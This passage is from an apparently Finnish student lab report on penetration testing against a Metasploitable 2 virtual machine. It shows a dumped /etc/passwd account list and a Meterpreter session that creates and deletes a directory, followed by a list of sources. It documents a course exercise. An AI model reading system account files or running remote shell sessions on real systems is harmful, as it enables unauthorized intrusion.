bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002::,/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false

```

```

meterpreter > pwd
/
meterpreter > cd /home
meterpreter > pwd
/home
meterpreter > mkdir testi
Creating directory: testi
meterpreter > ls
Listing: /home
=====

```

| Mode             | Size | Type | Last modified             | Name     |
|------------------|------|------|---------------------------|----------|
| 040755/rwxr-xr-x | 4096 | dir  | 2010-03-17 10:08:02 -0400 | ftp      |
| 040755/rwxr-xr-x | 4096 | dir  | 2012-05-20 14:22:23 -0400 | msfadmin |
| 040755/rwxr-xr-x | 4096 | dir  | 2010-04-16 02:16:02 -0400 | service  |
| 040700/rwx-----  | 4096 | dir  | 2025-08-31 08:07:06 -0400 | testi    |
| 040755/rwxr-xr-x | 4096 | dir  | 2010-05-07 14:38:06 -0400 | user     |

```

meterpreter >

```

Seuraavaksi poistin hakemiston.

```
meterpreter > rmdir testi
Removing directory: testi
meterpreter > ls
Listing: /home
=====
```

| Mode             | Size | Type | Last modified             | Name     |
|------------------|------|------|---------------------------|----------|
| 040755/rwxr-xr-x | 4096 | dir  | 2010-03-17 10:08:02 -0400 | ftp      |
| 040755/rwxr-xr-x | 4096 | dir  | 2012-05-20 14:22:23 -0400 | msfadmin |
| 040755/rwxr-xr-x | 4096 | dir  | 2010-04-16 02:16:02 -0400 | service  |
| 040755/rwxr-xr-x | 4096 | dir  | 2010-05-07 14:38:06 -0400 | user     |

```
meterpreter >
```

- I. Palautan tekstitiedoston erikseen.

Lähteet:

Tero Karvinen. Tunkeutumistestaus. <https://terokarvinen.com/tunkeutumistestaus/#h2-lisaa-vain-vesi>

Nipun Jaswal. Mastering Metasploit – Fourth Edition. [https://learning.oreilly.com/library/view/mastering-metasploit/9781838980078/B15076\\_01\\_Final\\_ASB\\_ePub.xhtml#\\_idParaDest-31](https://learning.oreilly.com/library/view/mastering-metasploit/9781838980078/B15076_01_Final_ASB_ePub.xhtml#_idParaDest-31)

Dimitris. A step-by-step guide to the Metasploit Framework.  
<https://www.hackthebox.com/blog/metasploit-tutorial>

LeetDoor. Convert a Shell into a Meterpreter Session using different methods.  
<https://www.youtube.com/watch?v=vBEoju0G3E4>

K. Reddy Kiran. Metasploitable 2 – Full Walkthrough.  
<https://medium.com/@koppollareddykiran/metasploitable-2-full-walkthrough-693a928d749d>

Rapid7. Manage Meterpreter and Shell Sessions. <https://docs.rapid7.com/metasploit/manage-meterpreter-and-shell-sessions/>.